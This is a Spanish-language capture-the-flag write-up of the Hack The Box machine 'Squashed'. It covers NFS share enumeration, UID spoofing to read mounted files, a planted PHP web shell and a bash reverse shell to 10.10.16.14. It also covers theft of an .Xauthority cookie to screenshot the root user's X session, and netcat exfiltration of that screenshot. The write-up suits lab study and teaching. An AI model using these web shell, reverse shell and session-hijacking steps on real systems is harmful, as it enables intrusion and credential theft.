



## MAQUINA SQUASHED – HACK THE BOX

## Topics

- NFS port 2049 enumeration
- Creating users to gain access to shared resources
- Creation of malicious file in php (Remote Command Execution)
- Abusing .Xauthority file "6000 - Pentesting X11"
- Screenshot of logged in user (root)

## ENUMERACIÓN Y RECONOCIMIENTO

Iniciamos comprobando conectividad con la host víctima.

```
$ping -c 1 10.10.11.191
```

```
PING 10.10.11.191 (10.10.11.191) 56(84) bytes of data.  
64 bytes from 10.10.11.191: icmp_seq=1 ttl=63 time=81.4 ms  
  
--- 10.10.11.191 ping statistics ---  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 81.375/81.375/81.375/0.000 ms
```

Tenemos conectividad con la máquina, resultado ttl 63 = Linux

Ahora realizare un escaneo de puestos con nmap

```
$nmap -p- --open -sCV -n -v --min-rate 5000 10.10.11.191 -oN Ports
```

```
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5  
|_ ssh-hostkey:  
|_ 3072 48add5b83a9fbcbef7e8201ef6bfdeae (RSA)  
|_ 256  b7896c0b20ed49b2c1867c2992741c1f (ECDSA)  
|_ 256  18cd9d08a621a8b8b6f79f8d405154fb (ED25519)  
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))  
|_ http-methods:  
|_ Supported Methods: GET POST OPTIONS HEAD  
|_ http-title: Built Better  
|_ http_server_header: Apache/2.4.41 (Ubuntu)  
111/tcp   open  rpcbind  2-4 (RPC #100000)  
|_ rpcinfo:
```

```
|_ 100227 3  
2049/tcp  open  nfs_acl  3 (RPC #100227)  
33075/tcp open  nlockmgr 1-4 (RPC #100021)  
42519/tcp open  mountd   1-3 (RPC #100005)  
47247/tcp open  mountd   1-3 (RPC #100005)  
58169/tcp open  mountd   1-3 (RPC #100005)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Puertos abiertos por el protocolo #TCP 22, 80, 111, 2049, 33075, 42519, 47247 y 58169

Veamos las tecnologías que emplea la web

\$whatweb <http://10.10.11.191>

```
> whatweb http://10.10.11.191
http://10.10.11.191 [200 OK] Apache[2.4.41], Bootstrap, Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.10.11.191], JQuery[3.0.0], Script, Title[Built Better], X-UA-Compatible[IE=edge]
```

Ahora aplicare un ligero reconocimiento con nmap para identificar posibles archivos o carpetas que pueda testear.

```
PORT      STATE SERVICE
80/tcp    open  http
| http-sql-injection:
|   Possible sqli for queries:
|   http://10.10.11.191:80/js/?C=M%3B0%3DA%27%200R%20sqlspider
|   http://10.10.11.191:80/js/?C=S%3B0%3DA%27%200R%20sqlspider
|   http://10.10.11.191:80/js/?C=N%3B0%3DD%27%200R%20sqlspider
|   http://10.10.11.191:80/js/?C=D%3B0%3DA%27%200R%20sqlspider
|   http://10.10.11.191:80/js/?C=N%3B0%3DA%27%200R%20sqlspider
|   http://10.10.11.191:80/js/?C=M%3B0%3DD%27%200R%20sqlspider
|   http://10.10.11.191:80/js/?C=S%3B0%3DA%27%200R%20sqlspider
|   http://10.10.11.191:80/js/?C=D%3B0%3DA%27%200R%20sqlspider
|   http://10.10.11.191:80/js/?C=N%3B0%3DA%27%200R%20sqlspider
|   http://10.10.11.191:80/js/?C=M%3B0%3DA%27%200R%20sqlspider
|   http://10.10.11.191:80/js/?C=S%3B0%3DD%27%200R%20sqlspider
|   http://10.10.11.191:80/js/?C=D%3B0%3DA%27%200R%20sqlspider
|   http://10.10.11.191:80/js/?C=N%3B0%3DA%27%200R%20sqlspider
|   http://10.10.11.191:80/js/?C=M%3B0%3DA%27%200R%20sqlspider
|   http://10.10.11.191:80/js/?C=S%3B0%3DA%27%200R%20sqlspider
|   http://10.10.11.191:80/js/?C=D%3B0%3DA%27%200R%20sqlspider
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-fileupload-exploiter:
|   Couldn't find a file-type field.
|_ http-dombased-xss: Couldn't find any DOM based XSS.
|_ http-csrf: Couldn't find any CSRF vulnerabilities.
| http-enum:
|   /css/: Potentially interesting directory w/ listing on 'apache/2.4.41 (ubuntu)'
|   /images/: Potentially interesting directory w/ listing on 'apache/2.4.41 (ubuntu)'
|_   /js/: Potentially interesting directory w/ listing on 'apache/2.4.41 (ubuntu)'
```

Los scripts de nmap me reporta posible sqli y directorios como css, images y js.



Volviendo a analizar el documento de puertos abiertos, puedo observar un puerto no muy común en las auditorías que es el puerto 2049/tcp NFS, vamos a consultar una página Autonomía Hacker para ver qué es esto y cómo podemos testear este puerto.

“El puerto 2049 es utilizado por el protocolo Network File System (NFS), que es un protocolo de red utilizado para compartir sistemas de archivos entre computadoras en una red. NFS permite a los clientes de la red acceder y montar sistemas de archivos remotos como si estuvieran en su propia computadora local.”

Veamos si podemos testear este puerto, realizando enumeración de recursos compartidos a nivel de red, esto lo haremos con la herramienta showmount

```
showmount -e 10.10.11.191
```

como yo no lo tengo lo instalare de la siguiente forma

```
sudo apt install nfs-common
```

ahora volveré a ejecutar

```
> showmount -e 10.10.11.191
Export list for 10.10.11.191:
/home/ross *
/var/www/html *
```

Tenemos recursos compartidos, por lo cual tratare de traerlos a mi máquina atacante con la herramienta mount en el directorio /mnt/

- 1- Crear un directorio con nombre Ross en /mnt/ y otro con nombre Web porque veo que el directorio es /var/www/html

```
> sudo mkdir /mnt/ross
> sudo mkdir /mnt/Web
```

- 2- Ahora realizare una montura de tipo NFS en los directorios que cree, uno en cada directorio

```
> sudo mount -t nfs 10.10.11.191:/home/ross /mnt/ross
> sudo mount -t nfs 10.10.11.191:/var/www/html /mnt/Web
```

- 3- Ahora realizare enumeración en estos directorios ya que los dos directorios del host 10.10.11.191, ahora están en mi máquina gracias a la montura realizada

Al parecer en el directorio Web, no tenemos capacidad para enumerar.

```
> ls -la
drwxr-xr-x root root      14 B  Fri Jun  2 22:39:21 2023  .
drwxr-xr-x root root     298 B  Sat Apr 22 01:34:26 2023  ..
drwxr-xr-x 1001 scanner 4.0 KB  Fri Jun  2 21:49:47 2023  ross
drwxr-xr-- 2017 www-data 4.0 KB  Fri Jun  2 22:40:01 2023  Web
> cd Web
cd: permiso denegado: Web
```

Pero en el directorio de Ross que al parecer es un usuario valido, puedo realizar enumeración

```
> ls -la
drwxr-xr-x 1001 scanner 4.0 KB  Fri Jun  2 21:49:47 2023  .
drwxr-xr-x root root      14 B  Fri Jun  2 22:39:21 2023  ..
drwx----- 1001 scanner 4.0 KB  Fri Oct 21 09:57:01 2022  .cache
drwx----- 1001 scanner 4.0 KB  Fri Oct 21 09:57:01 2022  .config
drwx----- 1001 scanner 4.0 KB  Fri Oct 21 09:57:01 2022  .gnupg
drwx----- 1001 scanner 4.0 KB  Fri Oct 21 09:57:01 2022  .local
drwxr-xr-x 1001 scanner 4.0 KB  Fri Oct 21 09:57:01 2022  Desktop
drwxr-xr-x 1001 scanner 4.0 KB  Fri Oct 21 09:57:01 2022  Documents
drwxr-xr-x 1001 scanner 4.0 KB  Fri Oct 21 09:57:01 2022  Downloads
drwxr-xr-x 1001 scanner 4.0 KB  Fri Oct 21 09:57:01 2022  Music
drwxr-xr-x 1001 scanner 4.0 KB  Fri Oct 21 09:57:01 2022  Pictures
drwxr-xr-x 1001 scanner 4.0 KB  Fri Oct 21 09:57:01 2022  Public
drwxr-xr-x 1001 scanner 4.0 KB  Fri Oct 21 09:57:01 2022  Templates
drwxr-xr-x 1001 scanner 4.0 KB  Fri Oct 21 09:57:01 2022  Videos
lrwxrwxrwx root root       9 B  Thu Oct 20 08:24:01 2022  .bash_history -> /dev/null
lrwxrwxrwx root root       9 B  Fri Oct 21 08:07:10 2022  .viminfo -> /dev/null
.rw----- 1001 scanner  57 B  Fri Jun  2 21:49:47 2023  .Xauthority
.rw----- 1001 scanner 2.4 KB  Fri Jun  2 21:49:48 2023  .xsession-errors
.rw----- 1001 scanner 2.4 KB  Tue Dec 27 09:33:41 2022  .xsession-errors.old
```

Tenemos todo el directorio completo del usuario Ross, pero regresando un poco al directorio Web, vemos que no podemos entrar porque como propietario tiene un numero de identificador 2017, pero este no es un problema ya que puedo saltarme esta restricción, creando un usuario con ese número de identificador.

Command:

Useradd Kali

Usermod -u 2017 kali

```
> su kali ← new user
Contraseña:
$ bash
[kali@parrot]-[~/mnt/ross]
└─$ id
uid=2017(kali) gid=1004(kali) grupos=1004(kali)
[kali@parrot]-[~/mnt/ross]
└─$ ← uid
```

De esta manera, podemos atravesar el directorio "Web".

```
└─$ ls -la
total 52
drwxr-xr-- 5 kali www-data 4096 jun  2 22:50 .      ???
drwxr-xr-x 1 root root    14 jun  2 22:39 ..
drwxr-xr-x 2 kali www-data 4096 jun  2 22:50 css
-rw-r--r-- 1 kali www-data  44 oct 21  2022 .htaccess
drwxr-xr-x 2 kali www-data 4096 jun  2 22:50 images
-rw-r----- 1 kali www-data 32532 jun  2 22:50 index.html
drwxr-xr-x 2 kali www-data 4096 jun  2 22:50 js
```

# Explotación

Al parecer son los directorios del sitio web escaneado con nmap, eso quiere decir que podemos intentar crear un archivo para poder ganar acceso a la maquina víctima.

Primero creare un archivo de prueba con nombre test.txt

```
drwxr-xr-x 2 kali www-data 4096 jun  2 22:55 css
-rw-r--r-- 1 kali www-data  44 oct 21  2022 .htaccess
drwxr-xr-x 2 kali www-data 4096 jun  2 22:55 images
-rw-r----- 1 kali www-data 32532 jun  2 22:55 index.html
drwxr-xr-x 2 kali www-data 4096 jun  2 22:55 js
-rw-r--r-- 1 kali kali    60 jun  2 22:56 test.txt
└─[kali@parrot]-[/mnt/Web]
└─$ curl -s "http://10.10.11.191/test.txt"
Hola, perdon pero tuve que meterme por las malas.
att raptor └─[kali@parrot]-[/mnt/Web]
└─$ curl -s "http://10.10.11.191/test.txt";echo
Hola, perdon pero tuve que meterme por las malas.
att raptor
```

Veo que tengo éxito, pero cada cierto tiempo, existe una tarea que borra los archivos de ese directorio, en realidad no se si me interpreta PHP por lo cual intentare crearme un archivo PHP para ganar acceso a la maquina realizando pruebas.

Cmd.php

<?php

```
system($_GET['cmd']);
```

?>

Reverse shell

```
> curl -s "http://10.10.11.191/cmd.php?cmd=bash+-c+'bash+-i+%26+/dev/tcp/10.10.16.14/4444+0+%261'"
```

Resultados

```
alex@squashed:/var/www/html$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
  link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
  inet 127.0.0.1/8 scope host lo
    valid_lft forever preferred_lft forever
  inet6 ::1/128 scope host
    valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
  link/ether 00:50:56:b9:5c:3d brd ff:ff:ff:ff:ff:ff
  inet 10.10.11.191/23 brd 10.10.11.255 scope global ens160
    valid_lft forever preferred_lft forever
  inet6 dead:beef::250:56ff:feb9:5c3d/64 scope global dynamic mngtmpaddr
    valid_lft 86400sec preferred_lft 14400sec
  inet6 fe80::250:56ff:feb9:5c3d/64 scope link
    valid_lft forever preferred_lft forever
alex@squashed:/var/www/html$ whoami
alex
alex@squashed:/var/www/html$
```

## ESCALADA DE PRIVILEGIOS

He ganado acceso a la máquina, ahora ve potenciales formas de ganar acceso como el usuario root.

Después de realizar enumeración en la máquina víctima, veo que no tengo acceso a los recursos del usuario Ross porque yo estoy como el usuario alex, por lo cual creare un nuevo usuario desde mi máquina atacante ya que yo tengo ese recurso montado en el directorio /mnt/, de esta manera podre ver los recursos del usuario Ross

```
.rw----- 1001 scanner 2.4 KB Fri Jun 2 21:49:48 2023 .xsession
.rw----- 1001 scanner 2.4 KB Tue Dec 27 09:33:41 2022 .xsession
> cat .Xauthority
[bat error]: '.Xauthority': Permission denied (os error 13)
```

Sin permisos

- 1- Creamos usuario nuevo con el uid del propietario del archivo.

```
.rw----- 1001 scanner 57 B Fri Jun 2 21:49:47 2023 .Xa
.rw----- 1001 scanner 2.4 KB Fri Jun 2 21:49:48 2023 .xs
.rw----- 1001 scanner 2.4 KB Tue Dec 27 09:33:41 2022 .xs
> cat .Xauthority
[bat error]: '.Xauthority': Permission denied (os error 13)
> sudo useradd predator
[sudo] password for predator:
[sudo] usermod -u 1001 predator|
```

- 2- Nos convertimos en el nuevo usuario e intentamos leer los recursos del usuario Ross

```
> su predator
Contraseña:
$ bash
[preyator@parrot]-[/mnt/ross]
$ id
uid=1001(predator) gid=2018(predator) grupos=2018(predator)
[preyator@parrot]-[/mnt/ross]
$
```

Ahora que puedo leer los archivos del usuario Ross, existe un archivo con nombre .Xauthority que me llama la atención, veamos qué es esto.

Xauthority. El archivo .Xauthority se encuentra en el directorio principal de cada usuario. Se usa para almacenar credenciales en las cookies utilizadas por xauth para la autenticación de XServer. Una vez que una instancia de XServer (Xorg) se ha iniciado, la cookie se usa para autenticar las conexiones específicas a esa pantalla concreta.

Bueno para entrar en contexto, si yo como atacante puedo ver este recurso .Xauthority puedo llegar a lograr ver la pantalla del usuario logueado, por lo cual vere si existe algún usuario activo.

```
alex@squashed:/var/www/html$ w
05:47:06 up 1:57, 1 user, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
ross tty7 :0 03:49 1:57m 16.63s 0.04s /usr/libexec
alex@squashed:/var/www/html$ |
```

Un display puede entenderse como una sesión de trabajo gráfica

Tenemos un usuario conectado, por lo cual podemos intentar ver su pantalla tomando una captura de pantalla, la cuestión es que no podemos hacerlo desde el recurso compartido por lo cual montare un servidor con paython3 en el home de ross para traérmelo a mi home de alex y desde ahí intentar mi ataque

1-

```
[preyator@parrot]-[/mnt/ross]
$python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/)
```

2- Wget 10.10.16.14:8888/.Xauthority

```
drwxr-xr-x 4 root root 4096 Oct 21 2022 ..
-rw-r--r-- 1 alex alex 57 Jun 3 03:49 .Xauthority
lrwxrwxrwx 1 root root 9 Oct 17 2022 .bash_history -> /dev/null
drwxr-xr-x 8 alex alex 4096 Oct 21 2022 .cache
```

Ahora que tengo el archivo .Xauthority, voy a intentar leer el archivo ya que como propietario soy yo.

```
alex@squashed:~$ cat .Xauthority; echo
squashed.htb@MIT-MAGIC-COOKIE-12P
alex@squashed:~$
```

Buscare en Google una forma potencial para realizar capturas de pantalla de este usuario ya que esta logueado y activo.

Búsqueda: Pentesting .Xauthority

<https://book.hacktricks.xyz/network-services-pentesting/6000-pentesting-x11>


existe un amañera de verificar conexión, con el siguiente comando



`xdpyinfo -display <ip>:<display>`      `xdpyinfo -display :0`

`xwininfo -root -tree -display <IP>:<display>`      `xwininfo -root -tree -display :0`

De los 2 métodos existentes, el que me llama la atención al verificar conexión es el xwininfo, ya que me da el nombre de keepass, es un gestor de contraseñas, por lo cual posiblemente pueda estarse usando keepass y podamos ver algún recurso al intentar tomar una captura de pantalla.



Si consultamos un poco más abajo, veremos el método **Screenshots capturing** que me permitirá de alguna manera tomar una captura de pantalla del usuario ross.

## Screenshots capturing #

```
xwd -root -screen -silent -display <TargetIP:0> > screenshot.xwd  
convert screenshot.xwd screenshot.png
```


```
xwd -root -screen -silent -display <TargetIP:0> > screenshot.xwd
```

```
convert screenshot.xwd screenshot.png
```

```
xwd -root -screen -silent -display :0 > screenshot.xwd
```

```
convert screenshot.xwd screenshot.png
```

```
alex@squashed:~$ xwd -root -screen -silent -display :0 > screenshot.xwd  
alex@squashed:~$ ls -l  
total 1920  
drwxr-xr-x 2 alex alex 4096 Oct 21 2022 Desktop  
drwxr-xr-x 2 alex alex 4096 Oct 21 2022 Documents  
drwxr-xr-x 2 alex alex 4096 Oct 21 2022 Downloads  
drwxr-xr-x 2 alex alex 4096 Oct 21 2022 Music  
drwxr-xr-x 2 alex alex 4096 Oct 21 2022 Pictures  
drwxr-xr-x 2 alex alex 4096 Oct 21 2022 Public  
drwxr-xr-x 2 alex alex 4096 Oct 21 2022 Templates  
drwxr-xr-x 2 alex alex 4096 Oct 21 2022 Videos  
-rw-r--r-- 1 alex alex 1923179 Jun 3 06:20 screenshot.xwd  
drwx----- 3 alex alex 4096 Oct 21 2022 snap  
-rw-r----- 1 root alex 33 Jun 3 03:49 user.txt  
alex@squashed:~$
```



BINGOOOOOOOO

Tenemos el screenshot de la pantalla del usuario Ross, como en la maquina no tengo la herramienta convert, me traeré ese recurso a mi maquina de atacante para realizar esa conversión de xwd a jpg.

```
alex@squashed:~$ nc 10.10.16.14 4444 < screenshot.xwd  
|  
  
> nc -lvp 4444 > screenshot.xwd  
zsh: sistema de ficheros de sólo lectura: screenshot.xwd  
> cd /tmp  
> nc -lvp 4444 > screenshot.xwd  
listening on [any] 4444 ...  
10.10.11.191: inverse host lookup failed: Unknown host  
connect to [10.10.16.14] from (UNKNOWN) [10.10.11.191] 57258
```


Realizo la conversión.

```

drwxrwxrwt root root 0 B Fri Jun 2 22:01:44 2023 VMwareDnD
srwxr-xr-x raptor raptor 0 B Fri Jun 2 22:01:53 2023 bspwm_0_0-socket
|rw----- raptor raptor 0 B Fri Jun 2 22:01:53 2023 polybar_mqueue.1161
.rw-r--r-- raptor raptor 1.8 MB Sat Jun 3 00:24:22 2023 screenshot.xwd
> convert screenshot.xwd screenshot.png

```

Con Kitty intentare ver la captura de pantalla.



Ahora que tengo la contraseña del usuario root, voy a loguearme como el mismo con la contraseña encontrada.

```

alex@squashed:~$ su root
Password:
root@squashed:/home/alex# whoami
root
root@squashed:/home/alex# id
uid=0(root) gid=0(root) groups=0(root)
root@squashed:/home/alex# ifconfig
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.11.191 netmask 255.255.254.0 broadcast 10.10.11.255
    inet6 dead:beef::50:56ff:feb9:5c3d prefixlen 64 scopeid 0x0<global>
    inet6 fe80::250:56ff:feb9:5c3d prefixlen 64 scopeid 0x20<link>
    ether 00:50:56:b9:5c:3d txqueuelen 1000 (Ethernet)
    RX packets 87398 bytes 6146821 (6.1 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 85319 bytes 24922974 (24.9 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 11358 bytes 918189 (918.1 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 11358 bytes 918189 (918.1 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@squashed:/home/alex#

```